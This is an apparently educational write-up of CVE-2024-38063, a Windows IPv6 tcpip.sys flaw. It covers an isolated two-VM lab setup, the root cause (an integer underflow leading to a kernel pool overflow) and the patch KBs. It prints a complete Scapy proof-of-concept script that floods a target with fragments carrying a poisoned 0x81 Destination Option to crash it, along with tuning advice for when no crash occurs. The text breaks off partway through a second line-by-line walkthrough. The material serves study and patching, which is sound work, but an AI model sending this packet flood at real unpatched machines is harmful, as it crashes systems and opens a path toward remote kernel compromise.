Demystifying CVE-2024–38063: Root Cause Analysis, Code Execution, and Lab Setup Guide
A race condition in the Windows IPv6 stack lets a crafted sequence of fragmented packets with a Destination Options header corrupt a packet's length field, causing an integer underflow and an out-of-bounds write in kernel memory. An attacker could crash the machine and, with precise heap grooming, potentially execute code in the kernel.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up looks at CVE-2024-38063, which the authors nickname "The IPv6 Kernel Killer". It is a remote code execution flaw in the Windows TCP/IP stack, specifically in the driver tcpip.sys, located in C:\Windows\System32\drivers\. The vulnerable component is the IPv6 code that processes extension headers, in particular the Destination Options header and the Fragment header.
The report attributes discovery to ZeQiao Wu of NSFOCUS TIANQI LAB and rates the bug 9.8 out of 10, critical. The patch shipped on 13 August 2024 as part of Microsoft's Patch Tuesday, in the August 2024 Cumulative Update. The KB numbers listed are:
| Platform | KB |
|---|---|
| Windows 11 | KB5041580 |
| Windows 10 | KB5041583 |
| Server 2022 | KB5041581 |
| Server 2019 | KB5041579 |
The authors describe the bug as a race condition, and their detailed analysis traces it to an integer underflow and then an out-of-bounds write in kernel pool memory. Exploitation without authentication or user interaction is possible: the attacker only needs to send IPv6 packets to the target. IPv6 is enabled by default on Windows, and link-local addresses (fe80::/10) are always active, so the report argues that even machines behind a firewall can be reached from inside the local network.
Setup
The lab needs two virtual machines on an isolated network.
| Component | Attacker | Target |
|---|---|---|
| OS | Kali Linux (latest recommended) | Any unpatched Windows (10, 11, Server) without the August 2024 update |
| RAM / CPU | 2 GB / 2 cores | 2 GB / 2 cores |
| Network | Host-Only or Internal | Host-Only or Internal, same network |
| Software | Python 3 + Scapy | IPv6 enabled, Windows Firewall disabled |
| Special | none | bcdedit /set debug on |
The safety rule is strict isolation: every virtual adapter must be Host-Only or Internal Network, and bridged or NAT adapters must be disabled so packets cannot leak out. The target must not receive the August 2024 or later cumulative update.
Enabling kernel debugging is described as critical. It switches the network driver to kdnic.sys, which coalesces packets reliably, and that coalescing is the condition the PoC depends on.
Creating the VMs
- Install VMware Workstation Player or VirtualBox and create a host-only network (VMware: Edit, Virtual Network Editor, Add Network, Host-only; VirtualBox: File, Tools, Network Manager, Create Host-only network).
- Create the Kali VM named
Kali-Attackerwith 2048 MB RAM, 2 processors and a Host-Only/Internal adapter, install or import Kali, log in, and update:
sudo apt update && sudo apt full-upgrade -y
- Create the Windows VM named
Win-Targetwith 2048 MB RAM, 2 processors (1 core if coalescing proves difficult) and the same host-only network, and install Windows without the August 2024 update.
Target configuration
The script hardcodes the destination address 2001:db8::10, so the target must own it. As Administrator, open ncpa.cpl, open the adapter's Properties, select Internet Protocol Version 6 (TCP/IPv6), choose "Use the following IPv6 address" and set:
- IPv6 address:
2001:db8::10 - Subnet prefix length:
64
Leave gateway and DNS blank. Verify with:
ipconfig /all
If a different address is used, the des_ip_adress variable in the script must be changed to match.
The firewall must be off for Private and Public profiles, because it can silently drop the malformed fragments before they reach tcpip.sys. As an alternative, the report offers this PowerShell rule (run as administrator):
New-NetFirewallRule -DisplayName "Allow IPv6 Inbound" -Protocol ICMPv6 -Description "Allow all ICMPv6 traffic" -Action Allow
Then force packet coalescing in an elevated Command Prompt and reboot:
bcdedit /set debug on
shutdown /r /t 0
After reboot the driver is kdnic.sys. Optionally verify with bcdedit /enum, which should show debug Yes.
Attacker configuration
The script uses 2001:db8::20 as the source address. The report provides a helper to assign it on Kali:
import subprocess
def ip_reset():
    Interface = "eth0"                    # Change if your interface is different (check with `ip a`)
    Desired_IP = "2001:db8::20"           # Attacker's source address
    Subnet = "64"
    # Add the IPv6 address to the interface
    subprocess.run(["ip", "-6", "addr", "add", Desired_IP + "/" + Subnet, "dev", Interface])
    # Add a route for the subnet
    subprocess.run(["ip", "-6", "route", "add", Desired_IP + "/" + Subnet, "dev", Interface])
    # (Optional) Add again if needed for some environments
    subprocess.run(["ip", "-6", "addr", "add", Desired_IP + "/" + Subnet, "dev", Interface])
# Call the function
ip_reset()
Save it as set_custom_ip.py and run it with root privileges:
sudo python3 set_custom_ip.py
Verify with ip -6 addr show eth0; 2001:db8::20/64 should appear. The report also gives a clone command for the script repository:
git clone https://github.com/Mayank637-pixel/CVE-2024-38063/blob/main/script.py
Before sending packets, check basic connectivity with ping6 -c 3 <target-ipv6-address>, then run the script:
sudo python3 custom_cve.py
Finding it
The report explains the two IPv6 extension headers involved in triggering the bug. The Fragment header (nh=44) exists because IPv6 senders, not routers, fragment large packets. The receiving kernel buffers fragments and groups them by source address, destination address, fragment ID and offset, waiting for the piece with m=0 before reassembling. The Destination Options header (nh=60) carries Type-Length-Value options; the first bits of the option type tell an unrecognised receiver what to do, and an option type greater than 0x80 obliges the receiver to drop the packet and return an ICMPv6 "Parameter Problem" message.
The error path, not the normal receive path, is where the state gets corrupted. When tcpip.sys processes a batch of packets and hits the invalid option, the error-handling function IppSendErrorList sets a force-send flag for the first packet but fails to reset its logic for the rest of the batch. The subsequent packets in the same batch have their NET_BUFFER structure altered, with DataLength and Offset set to zero. Because those packets carry a Fragment header, the kernel treats them as incomplete fragments rather than dropping them, and queues them for reassembly.
Exploitation
Step 1: Initialisation
from scapy.all import IPv6, IPv6ExtHdrDestOpt, IPv6ExtHdrFragment, TCP, Raw, send, PadN
des_ip_adress = "2001:db8::10"
source_ip_adress = "2001:db8::20"
chunk_size = 64
Id = 45632
Next_Offset = chunk_size // 8
Offset = 0
raw_data = b"A" * chunk_size
The chunk size of 64 bytes keeps offsets aligned to 8-byte boundaries, so Next_Offset is 8. The fixed ID 45632 makes the target group every fragment into the same reassembly buffer.
Step 2: The poisoned Destination Option
invalid_packet = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
                  IPv6ExtHdrDestOpt(options=[PadN(otype=0x81, optdata='a'*3)]))
The option type 0x81 is greater than 0x80, so the kernel must generate the ICMPv6 Parameter Problem error. The flow label fl=1 helps the stack treat the stream uniformly.
Step 3: The first fragment
total_packets = 9000
list1 = []
list1.append(invalid_packet)
tcp = TCP(sport=1234, dport=80, flags="S")
payload = Raw(bytes(tcp), load=b"A"*36)
pkt2_initial = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
                IPv6ExtHdrFragment(offset=Offset, id=Id, m=1, nh=6) /
                 payload)
list1.append(pkt2_initial)
Offset = 8
The TCP header is converted to raw bytes and padded with 36 bytes so the payload is exactly 64 bytes without Scapy recalculating conflicting checksums. nh=6 declares that the reassembled payload is TCP. The invalid packet is placed first so the error state is entered before the fragments are processed.
Step 4: The fragment flood
def packets(offset1):
    pkt2 = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
            IPv6ExtHdrFragment(offset=offset1, id=Id, m=1, nh=6) /
              Raw(load=raw_data))
    return pkt2
for i in range(total_packets):
    pkts = packets(Offset)
    list1.append(pkts)
    list1.append(invalid_packet)
    Offset += Next_Offset
The loop builds an alternating sequence, [Invalid, Frag_0, Frag_1, Invalid, Frag_2, Invalid, Frag_3...], of 9,000 fragments plus interleaved invalid packets. Sending them in one burst is meant to make the NIC batch them into a single NET_BUFFER_LIST, so IppSendErrorList applies its error state to the valid fragments that follow.
Step 5: Terminating the chain and sending
pkt2_final = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
              IPv6ExtHdrFragment(offset=Offset, id=Id, m=0, nh=6) /
               Raw(load=raw_data))
list1.append(pkt2_final)
send(list1)
print("All fragments sent successfully!")
The final fragment sets m=0, telling the reassembly queue the sequence is complete. send(list1) pushes all 18,000+ packets onto the wire as fast as possible. The corrupted lengths then reach Ipv6pReceiveFragment, where the underflow and heap overflow occur.
Step 6: Waiting for the crash
After sending, wait about 60 seconds. The crash usually happens when the fragment reassembly timeout expires. Watch the Windows target for a Blue Screen of Death.

If the target does not crash, the report suggests increasing total_packets (currently 9000), confirming both machines use the exact addresses in the script, and checking that the firewall is off and bcdedit /set debug on was applied and rebooted. A countdown can be added after send(list1):
import time
for i in range(60):
     print(f"Memory corruption will be triggered in {60-i} seconds", end='\r')
     time.sleep(1)
print()
Root cause
The chain in the report runs as follows:
- The attacker sends IPv6 packets with many extension headers.
- Windows processes them normally.
- Windows checks a header length.
- Before that length is used, another part of Windows changes it.
- The length becomes wrong: an integer underflow.
- Windows writes beyond allocated memory: an out-of-bounds write.
- Memory is corrupted, and the attacker can influence what is corrupted.
- The attacker uses this to run code.
Concretely, Ipv6pProcessOptions sees the invalid option and hands the NBL chain to IppSendErrorList. The force-send flag is not reset for later packets in the batch, so their NET_BUFFER structures are altered and DataLength and Offset become zero. The Fragment header keeps these zero-length descriptors alive in the reassembly buffer instead of freeing them. When Ipv6pReceiveFragment later computes the payload length as 0 - Header Size, the unsigned result wraps to nearly 4 billion bytes. The allocation size is held in a 16-bit integer, so it truncates to a tiny buffer, while RtlCopyMemory or memmove copies using the full underflowed length. The copy overruns the small buffer and corrupts adjacent kernel pool memory, which crashes the system. The report adds a note that the copy is instructed to copy sizeof(payload) rather than being restricted by sizeof(allocated_buffer).
The patch fixes the race condition in tcpip.sys: before, two threads could access the same memory simultaneously; after, proper locking prevents concurrent access, so the underflow and out-of-bounds write can no longer occur.
Impact
The native result of the corruption is a BSOD. The report states that a skilled attacker can instead shape the spillover to overwrite executable function pointers in adjacent kernel memory and have the kernel execute embedded data as trusted code, giving remote code execution and full system compromise. Because the bug is in kernel mode, a successful exploit means full control of the machine.
The report calls the bug wormable: an exploited host could scan for and attack other vulnerable hosts, in the way EternalBlue (CVE-2017-0144) enabled WannaCry. It also notes the practical limits: the race condition is hard to win, ASLR and DEP raise the bar, the bug was only patched in August 2024, PoC code exists but is not public, and the discoverers were private researchers rather than criminal actors. The report does not claim that mass exploitation has occurred.
Fix
The fix is the August 2024 Cumulative Update listed above. The report says that after the patch, proper locking prevents concurrent access. The report does not describe the code change beyond that. For a lab, normal behaviour is restored with:
bcdedit /set debug off
followed by a reboot. The vulnerable VM must never be moved to a bridged network or connected to the internet while unpatched.
Variants to test
- Different option types above
0x80. The report uses0x81; the IPv6 standard requires any option type above0x80to trigger the ICMPv6 Parameter Problem path. A positive result is the target emitting the error and, with the fragment flood, a BSOD. - Different fragment IDs and chunk sizes. The report fixes ID 45632 and 64-byte chunks, which keep offsets aligned to 8-byte boundaries. A positive result is the same crash after the reassembly timeout.
- Packet count and CPU cores. Raising
total_packetsabove 9000 or reducing the target to one core is suggested when coalescing fails. A positive result is a crash where the default settings produced none. - Other Windows builds without the August 2024 update. The report says the PoC works across multiple editions; a positive result is a BSOD on each unpatched build tested.
- Wireshark verification. Capture on either VM to confirm the interleaved fragments reach the stack; a positive result is the expected alternating pattern on the wire before any crash.
What happened, in plain words
The report covers a serious bug in Windows, CVE-2024-38063, patched in August 2024. The bug had the official name CVE-2024-38063, and the people who wrote this report nicknamed it "The IPv6 Kernel Killer". In plain terms: a computer running an unpatched version of Windows could be crashed, and in the right hands taken over completely, simply by sending it specially crafted network traffic. The attacker does not need a password, does not need the victim to click anything, and does not need to be sitting at the machine. They only need to be able to send network packets to it.
The bug lives in the part of Windows that handles internet traffic, a driver file called tcpip.sys that sits in C:\Windows\System32\drivers\. More precisely, it lives in the code that reads the extra labels, called extension headers, that can be attached to a newer kind of network packet called IPv6. The report walks through what those headers are, how the bug is triggered, what the attacker's script does, and how to rebuild the whole thing safely in two virtual machines on your own computer.
A quick word on the name. CVE stands for Common Vulnerabilities and Exposures. Think of it as a public register of known security bugs, where every bug gets a unique number so that everyone in the world can refer to the same thing. The number is built like this:
CVE-YEAR-NUMBER
     │    │  │      └── The unique serial number for this specific bug
     └────┴──┴────────── The year the bug was discovered/reported
So CVE-2024-38063 means a bug registered in 2024, with serial number 38063. The register is maintained by the MITRE Corporation, a non-profit research organisation. MITRE does not fix anything; it just hands out the numbers so that security teams, vendors and the public can talk about the same bug without confusion.
A CVE record typically contains the ID, a description of the weakness, references to the fix, the discovery date, the publication date and a severity score. The severity score comes from a separate system called CVSS, the Common Vulnerability Scoring System, which rates bugs from 0 to 10. This one scored 9.8, which is in the critical band. The report attributes the discovery to ZeQiao Wu of NSFOCUS TIANQI LAB.
Why this bug matters so much
The report spends some time explaining why this particular bug is considered special. It is worth going through those reasons one by one, because each one is a concept you will meet again.
No authentication required
Authentication is the process of proving who you are, usually with a username and password. Most serious attacks need some kind of access first: a stolen password, a logged-in session, a file the victim opens. This bug needs none of that. The attacker does not need a username, does not need to be logged in, does not need the victim to click or open anything, and does not need any special permission on the target. They only need to be able to send network packets to the machine. That is what makes it a remote vulnerability: the attacker is somewhere else on the network.
No user interaction
User interaction means the victim has to do something: click a link, open an email attachment, visit a website, install software. Many attacks depend on tricking a person. This one does not. The victim does not even have to be at the computer. The attack happens silently in the background, which is why the report calls it the most dangerous category.
It is wormable
A worm is malware that spreads by itself from computer to computer, without a human carrying it. The report sketches the chain:
1. Attacker exploits CVE-2024-38063 on Computer A
2. Computer A is now controlled by the attacker
3. From Computer A, the attacker scans for Computer B
4. Computer B is also vulnerable
5. The attacker sends the malicious packet to Computer B
6. Computer B is now exploited
7. This repeats endlessly
In other words, one compromised machine becomes a launchpad for the next, and the next, and so on. The report compares it to EternalBlue (CVE-2017-0144), the bug that powered the WannaCry ransomware outbreak, which shut down hospitals worldwide. It says CVE-2024-38063 could be just as dangerous if someone weaponised it, meaning if someone turned the technical possibility into a ready-to-use attack tool.
IPv6 is on by default
IPv6 is the newer version of the addressing system the internet uses, and Windows turns it on by default even if your network does not use it. The report points out the consequences: every modern Windows computer is potentially reachable, machines behind a firewall can still be attacked from inside the local network, and link-local addresses in the range fe80::/10 are always active. A link-local address is an address a machine gives itself so it can talk to other machines on the same physical or virtual network segment, without any router or configuration.
It is a kernel bug
Windows runs code at two privilege levels. User mode (also called Ring 3) is where your normal applications run, with limited permissions. Kernel mode (Ring 0) is where the core of the operating system runs, with full access to everything. The report lays out the difference:
| User mode (Ring 3) | Kernel mode (Ring 0) | |
|---|---|---|
| What runs there | Your apps | The core OS |
| Permissions | Limited | Full system access |
| If it crashes | Just the app dies | The whole computer crashes |
| If it is exploited | Limited control | Full control over the machine |
A useful comparison: user mode is like a guest in a hotel who can use their own room; kernel mode is like the building manager who holds the master key to every room and the wiring cupboard. If an attacker exploits a kernel bug, they own the entire machine.
It is hard to exploit
Despite all of the above, the report is careful to say that pulling this off takes skill. The bug is a race condition, which means it depends on timing: two parts of the operating system touch the same piece of memory at almost the same moment, and the attacker has to win that race. The packets have to arrive at very specific times. It is not a simple one-packet exploit.
The severity score explained
CVSS scores run from 0 to 10, and the report gives the usual bands:
| Score | Severity | Meaning |
|---|---|---|
| 0.0 to 3.9 | Low | Minor issue, unlikely to be exploited |
| 4.0 to 6.9 | Medium | Could be exploited, but requires conditions |
| 7.0 to 8.9 | High | Likely to be exploited, patch soon |
| 9.0 to 10.0 | Critical | Immediate patch required |
At 9.8, this is almost the worst possible score.
IPv6, and why it is involved
The problem IPv6 solves
The internet identifies computers with IP addresses, which work like street addresses for houses. The old system, IPv4, has about 4.3 billion addresses. In the 1980s that seemed like plenty, but today every smartphone, laptop, smart TV, IoT device and server wants one. IPv4 addresses ran out in 2011.
IPv6 is the replacement. It has 340 undecillion addresses, which is a number with 38 zeros. The report gives a side-by-side example:
IPv4 Address:  [redacted]          (4 numbers, 4 billion total)
IPv6 Address:  2001:0db8:85a3::8a2e:0370:7334  (128 bits, huge number)
How IPv6 differs
| Feature | IPv4 | IPv6 |
|---|---|---|
| Address size | 32 bits | 128 bits |
| Total addresses | 4.3 billion | 340 undecillion |
| Header complexity | Simple | Has extension headers |
| Fragmentation | Routers can fragment | Only the sender can fragment |
| Security | Optional (IPsec) | Built in, but optional to use |
| Enabled by default | Yes | Yes, on Windows |
Two of those rows matter for this bug. First, IPv6 packets can carry extension headers, which are extra labels attached after the main header with additional instructions. Second, in IPv6 only the sender is allowed to split a large packet into pieces, called fragments; routers in between are not allowed to do it. That rule is what makes the fragment handling code on the receiving machine so important.
The vulnerable component
An IPv6 packet has a main header, and then it can have a chain of extension headers, and then the actual data. The report draws it like this:
Normal IPv6 Packet:
┌─────────────────────────────────────────────┐
│ IPv6 Main Header                            │
├─────────────────────────────────────────────┤
│ Extension Header 1 (e.g., Routing)          │
├─────────────────────────────────────────────┤
│ Extension Header 2 (e.g., Fragment)         │
├─────────────────────────────────────────────┤
│ Your Actual Data (e.g., a website request)  │
└─────────────────────────────────────────────┘
When Windows receives such a packet, it has to read the main header, then the first extension header, then the next, and keep going until it reaches the actual data. The bug is that during this reading process, Windows gets confused about how big the headers are.
The technical chain, in eight steps
The report summarises the whole failure like this:
1. Attacker sends IPv6 packet with many extension headers
2. Windows starts processing them (normal)
3. While processing, Windows checks the length of a header (safe)
4. Before Windows can use that length, another part of Windows changes it
5. Windows now has the wrong length (INTEGER UNDERFLOW)
6. Windows writes data beyond the allocated memory (OUT-OF-BOUNDS WRITE)
7. This corrupts memory
8. Attacker can control what gets corrupted
9. Attacker uses this to run their code
Do not worry if that reads like jargon right now. Each term is explained below, and the rest of the report walks through the same chain in much more detail.
The vocabulary you need
Before going further, here are the terms the report uses, explained from scratch.
Core security terms
- Vulnerability: a weakness in how a system is designed or written that allows it to behave in a way its makers did not intend.
- Exploit: a program or technique that takes advantage of a vulnerability to cause harm.
- Payload: the actual harmful code that gets delivered once exploitation succeeds.
- Zero-day: a bug the vendor does not know about yet, so no fix exists.
- Patch: updated code that fixes the vulnerability.
Terms specific to this bug
- Remote Code Execution (RCE): the attacker can run their own code on your computer from somewhere else. This is the worst outcome, because the attacker gets full control.
- Kernel: the core of the operating system, the part with the highest privilege. Because the bug is in the kernel, a successful attacker gets full system access.
- Race condition: two processes trying to use the same resource at the same time, where the result depends on which one gets there first. Here, two parts of Windows try to read the packet header simultaneously.
- Integer underflow: a maths error where a number that should be positive is made to go below zero, and because of how computers store numbers it wraps around to a huge value. Here, the header length becomes enormous, which causes the memory problems.
- Out-of-bounds (OOB) write: writing data outside the area of memory that was set aside for it. Here, Windows writes past its allocated buffer and corrupts neighbouring data.
- TCP/IP stack: the collection of software that handles internet traffic. Here, the vulnerable part is the IPv6 portion of that stack.
- Wormable: able to spread automatically between computers. Here, an attacker could chain-exploit many machines in sequence.
- TLS: the encryption protocol behind HTTPS, the padlock in your browser. It is not relevant here, because the bug happens before any encryption is involved.
Windows-specific terms
- tcpip.sys: the Windows driver file that handles internet traffic. It is the vulnerable file, and it lives in
C:\Windows\System32\drivers\. - Kernel mode: the most privileged part of Windows, where all kernel drivers run. Bugs here are critical.
- User mode: where normal programs run, with limited permissions.
- BSOD (Blue Screen of Death): the blue crash screen Windows shows when the kernel fails. Exploitation attempts often cause one before they succeed.
- Patch Tuesday: Microsoft's monthly update day, the second Tuesday of every month. The August 2024 update for this bug shipped on that day.
How hard is it to exploit?
The report rates each stage:
| Aspect | Difficulty | Why |
|---|---|---|
| Identifying vulnerable systems | Easy | IPv6 is enabled by default |
| Crafting the malicious packet | Moderate | Requires understanding of IPv6 headers |
| Winning the race condition | Hard | Requires precise timing and many attempts |
| Bypassing ASLR/DEP | Hard | Modern Windows has memory protections |
| Achieving reliable RCE | Very Hard | Requires knowledge of memory layout |
| Scaling to a wormable exploit | Very Hard | But possible |
ASLR and DEP are two defences built into modern Windows. ASLR (Address Space Layout Randomisation) shuffles where things sit in memory each time the computer starts, so an attacker cannot rely on a fixed address. DEP (Data Execution Prevention) marks certain areas of memory as data only, so code placed there cannot be run. Both make turning a crash into working code execution much harder.
Why has it not been mass-exploited yet?
The report gives five reasons:
- Race conditions are hard to exploit reliably.
- Memory protections such as ASLR and DEP raise the bar.
- It was only patched in August 2024, so it is recent.
- Proof-of-concept code exists but is not public.
- It was found by private security researchers, not criminal hackers, at least so far.
The patch
A patch is a small piece of code that fixes a vulnerability. A cumulative update (CU) is a package that bundles many patches together. A security update is a patch aimed specifically at a security problem. Patch Tuesday is the day Microsoft ships them.
The fix for this bug shipped on 13 August 2024 as part of the August 2024 Cumulative Update. The report lists these KB numbers, where KB stands for Knowledge Base and is Microsoft's identifier for an update:
| Platform | KB |
|---|---|
| Windows 11 | KB5041580 |
| Windows 10 | KB5041583 |
| Server 2022 | KB5041581 |
| Server 2019 | KB5041579 |
The patch fixes the race condition in tcpip.sys. Before the patch, two threads could access the same memory at the same time. After the patch, proper locking prevents concurrent access, so the integer underflow and the out-of-bounds write can no longer happen. A thread is a single sequence of instructions running inside a program; a program can have several running at once, which is exactly how races happen. Locking means one thread takes a lock before touching shared memory, and the other has to wait until the lock is released.
The vulnerability analysis, step by step
1. The two headers that trigger it
To understand how the bug is triggered, you first need to understand the two extension headers involved.
The Fragment header (nh=44). Different network links can carry different maximum sizes of data, called the Maximum Transmission Unit or MTU. A large packet therefore has to be chopped into smaller pieces before it is sent. In IPv4, routers along the way were allowed to do this chopping. In IPv6, that job belongs strictly to the sender. When a sender needs to transmit a large block of data, it uses an IPv6 Fragment header. The receiving computer's kernel has to hold the pieces in a memory buffer until it has them all. It uses four pieces of information to know which pieces belong together:
- Source IP address
- Destination IP address
- Fragment Identification Number (ID)
- Offset
- M-Flag (
m=1means more packets are coming;m=0means this is the final packet)
Think of it like a parcel delivered in several boxes, each labelled with the sender, the recipient, a consignment number and a box number. The kernel waits until all the boxes, from offset 0 up to the final one marked m=0, have arrived. Only then does it glue the payload back together and pass it up to the application.
The Destination Options header (nh=60). This header carries special parameters that only the final destination computer is supposed to process. It uses a flexible format called Type-Length-Value (TLV), which breaks each piece of information into two core parts:
- The Option Type (OType): a one-byte label that tells the receiving computer what the instruction is. It also carries safety instructions: if the final computer is older and does not recognise the option, the first few bits of the OType code tell it what to do, such as safely ignoring the option, silently destroying the packet, or sending an error message back to the sender. The report notes that this specific mechanism is what will be used to trigger the bug.
- The Option Data (OptData): the actual message or payload. Because different instructions need different amounts of information, its size can vary. It is always paired with a Length indicator so the computer knows where the data starts and ends.
2. The packet's journey, and where the bug fires
Now follow the packet from the moment it enters the machine to the moment the maths breaks down inside tcpip.sys.
From wire to Windows: the NBL. When electrical signals arrive at the Network Interface Card (NIC), the hardware converts them into raw data. The Windows TCP/IP driver does not read this data one packet at a time, because that would be too slow. Instead, Windows uses a framework called NDIS, the Network Driver Interface Specification. NDIS groups incoming packets into memory structures called NET_BUFFERs (NB). To process them efficiently in batches, it chains these buffers together into a NET_BUFFER_LIST (NBL).
A useful comparison: imagine a postal worker who does not deliver letters one by one but collects them into a bundle held together with a rubber band, then hands the whole bundle over at once. The NET_BUFFER is a single letter, the NET_BUFFER_LIST is the bundle.
The report stresses that the NBL is critical to triggering the vulnerability. The corrupted packets must be sent within a very short time window so that they are batched into the same NBL and processed together. If there is a slight delay between packets, the kernel processes them individually and drops them because their structure is invalid.
Processing the packets. When tcpip.sys receives the NBL, it starts inspecting the IPv6 headers. The function responsible for reading extension headers is Ipv6pProcessOptions. A function is a named block of code that does one job; you can think of it as a labelled drawer in a filing cabinet.
If an attacker deliberately sends a packet with a Destination Options header containing an invalid option type, specifically a value greater than 0x80, the IPv6 standard requires the receiving computer to drop the packet and immediately send back an ICMPv6 "Parameter Problem" error message. 0x80 is hexadecimal notation for the number 128; hexadecimal is just another way of writing numbers, often used for byte values. ICMPv6 is the IPv6 error-reporting protocol, the way one machine tells another that something went wrong with a packet.
To send this error, the kernel passes the NBL chain to an error-handling function called IppSendErrorList. Normally, invalid packets are simply discarded. But IppSendErrorList is designed to loop through the entire NBL chain. When it processes the first packet and generates the error, a specific internal flag, acting like an always_send_icmp or force-process flag, is set.
As the loop moves to the second and subsequent packets in the NBL, the function's logic fails to reset properly. Because of the forced flag, the function misinterprets the memory layout of the subsequent packets. It incorrectly alters the NET_BUFFER structure, setting internal pointers the wrong way and effectively setting the packet's DataLength and Offset to zero.
Why is the packet not dropped? Logically, a packet with a zero size should be dropped instantly. But these packets are trapped inside a single NBL chain being processed by an error-handling loop. Because the Fragment header signals that the packet is incomplete, the kernel does not drop it. Instead of freeing the memory, the kernel assumes it is just a fragment waiting for its missing pieces. It moves this corrupted, zero-length packet descriptor into the IPv6 reassembly buffer, keeping it alive in the system's memory.
3. The integer underflow
Now the corrupted packet sits in the reassembly queue. Eventually the kernel calls Ipv6pReceiveFragment to process it. This function needs to calculate exactly how much payload data is inside the fragment. To do that, it takes the total length of the packet and subtracts the size of the IPv6 headers.
Because IppSendErrorList corrupted the DataLength to 0, the maths becomes:
Payload Length = 0 — Header Size
Since the payload length is stored as an unsigned integer, a number type that can only hold positive values, subtracting a number from zero causes it to underflow. It wraps completely around to the maximum possible value, so the payload length is now calculated to be nearly 4 billion bytes. A useful comparison: a car odometer that rolls back from 000000 to 999999 when you drive one metre backwards. The number is not negative; it is just enormous.
4. The fatal mismatch and the crash
There is a critical discrepancy between how the kernel calculates the memory needed for the allocation and the memory needed for the copy.
For the initial memory allocation, the size calculation is stored in a 16-bit unsigned integer. A 16-bit integer can hold a maximum value of 65,535, so any calculation above that overflows and rolls back to zero or a severely truncated small number. As a result, the kernel allocates a tiny memory buffer on the heap. The heap is the general-purpose pool of memory a program uses for data whose size is only known at runtime.
During the actual copying, however, the kernel relies on memory functions such as RtlCopyMemory or memmove. The fatal flaw is here: the copy function uses the original, massive, underflowed payload length, held in a 32-bit or 64-bit register, as its size parameter. It does not check whether this massive size actually fits inside the newly created 16-bit buffer.
Because the calculated payload size is enormous, the copy function writes the fragmented packet data far past the boundaries of the tiny allocated buffer. This spills over and overwrites adjacent, critical memory addresses in the kernel pool. That severe memory corruption immediately destabilises the operating system, resulting in a Blue Screen of Death.
The report's own one-line summary of the root cause is that the copying functions are instructed to copy the vast sizeof(payload) instead of being strictly restricted by the actual sizeof(allocated_buffer). In plain words: the code asks for a small box, then pours in a huge amount of material, and the excess goes everywhere.
5. From crash to full control
While this memory corruption natively causes a BSOD, a highly skilled attacker can manipulate the overwrite. By carefully structuring the data inside their fragmented packets, the attacker ensures that the spillover perfectly overwrites specific, executable function pointers in the adjacent kernel memory. A function pointer is a memory address that tells the computer which piece of code to run next; if an attacker can change it, they can redirect execution to their own code. Instead of crashing the system, the kernel is tricked into executing the attacker's embedded data as trusted code, leading to Remote Code Execution and total system compromise.
The data flow diagram
The report summarises the whole path in one diagram:
[ Attacker Sends Flood of Crafted IPv6 Fragments ]
                         |
                         v
[ NIC (Hardware) ]
                          |
                         v
[ NDIS Driver ]
                          |
                         v
[ tcpip.sys ]
                          |
                         v
[ Detects Bad Option ]-> Finds OType > 0x80. Prepares ICMP Error.
                         |
                         v
[ IppSendErrorList ]
                          (BUG TRIGGERED: Sets always_send_icmp flag).
                         |
                         v
[ Data Corruption ]
                          |
                         v
[ Fragment Queue ]
                          due to Fragment Headers.
                         |
                         v
[ Ipv6pReceiveFragment ]-> Calculates Payload Size: (0 - Header Size).
                         (MATH FAILURE: Integer Underflow -> ~4GB Payload).
                         |
                         v
[ Memory Allocation ] -> 16-bit calculation truncates. Allocates TINY buffer.
                         |
                         v
[ RtlCopyMemory ]
                          |
                         v
[ HEAP OVERFLOW ]
                          |
            +            |
                         |            v
                         v     [ CRASH (BSOD) ]          [ RCE (Access Control) ]
  (Random Memory Overwrite)  (Precise Pointer Overwrite)
Read it top to bottom: the attacker sends the flood, the network card hands it to NDIS, NDIS hands it to tcpip.sys, the bad option is detected, the error path sets its flag, the packets are corrupted, the fragment queue keeps them alive, the length maths underflows, a tiny buffer is allocated, the copy overflows it, and the result is either a crash or, in skilled hands, code execution.
The exploit script, line by line
The report then breaks down a Python script written with Scapy, a Python library for building and sending network packets. Python is a programming language; Scapy is a toolbox for it that lets you describe a packet in code instead of assembling raw bytes by hand. The script constructs the poisoned extension headers and floods the target with interleaved fragments to force the kernel into the vulnerable IppSendErrorList loop.
1. Initialisation and setup
from scapy.all import IPv6, IPv6ExtHdrDestOpt, IPv6ExtHdrFragment, TCP, Raw, send, PadN
This line imports the pieces the script needs from Scapy. IPv6 builds the main IPv6 header. IPv6ExtHdrDestOpt builds a Destination Options extension header. IPv6ExtHdrFragment builds a Fragment extension header. TCP builds a TCP header, the kind used by web traffic. Raw attaches arbitrary bytes as payload. send puts packets on the wire. PadN is a padding option used inside the Destination Options header.
des_ip_adress = "2001:db8::10"
source_ip_adress = "2001:db8::20"
chunk_size = 64
Id = 45632
Next_Offset = chunk_size // 8
Offset = 0
raw_data = b"A" * chunk_size
These lines set the basic parameters. des_ip_adress is the target's IPv6 address and source_ip_adress is the attacker's. The spelling adress is as it appears in the script. chunk_size = 64 means each fragment carries 64 bytes of data. Id = 45632 is the fragment identification number. Next_Offset = chunk_size // 8 divides 64 by 8, giving 8; the // operator means whole-number division. Offset = 0 starts the sequence at the beginning. raw_data = b"A" * chunk_size creates 64 bytes, each the letter A, as filler data.
The report explains the reasoning: the chunk size of 64 bytes keeps offsets aligned to 8-byte boundaries, so Next_Offset is 8. IPv6 fragment offsets are counted in units of 8 bytes, so this alignment is required. The fixed ID 45632 makes the target group every fragment into the same reassembly buffer, which is exactly what the attacker wants: one big pile of corrupted pieces in one place.
2. The poisoned Destination Option
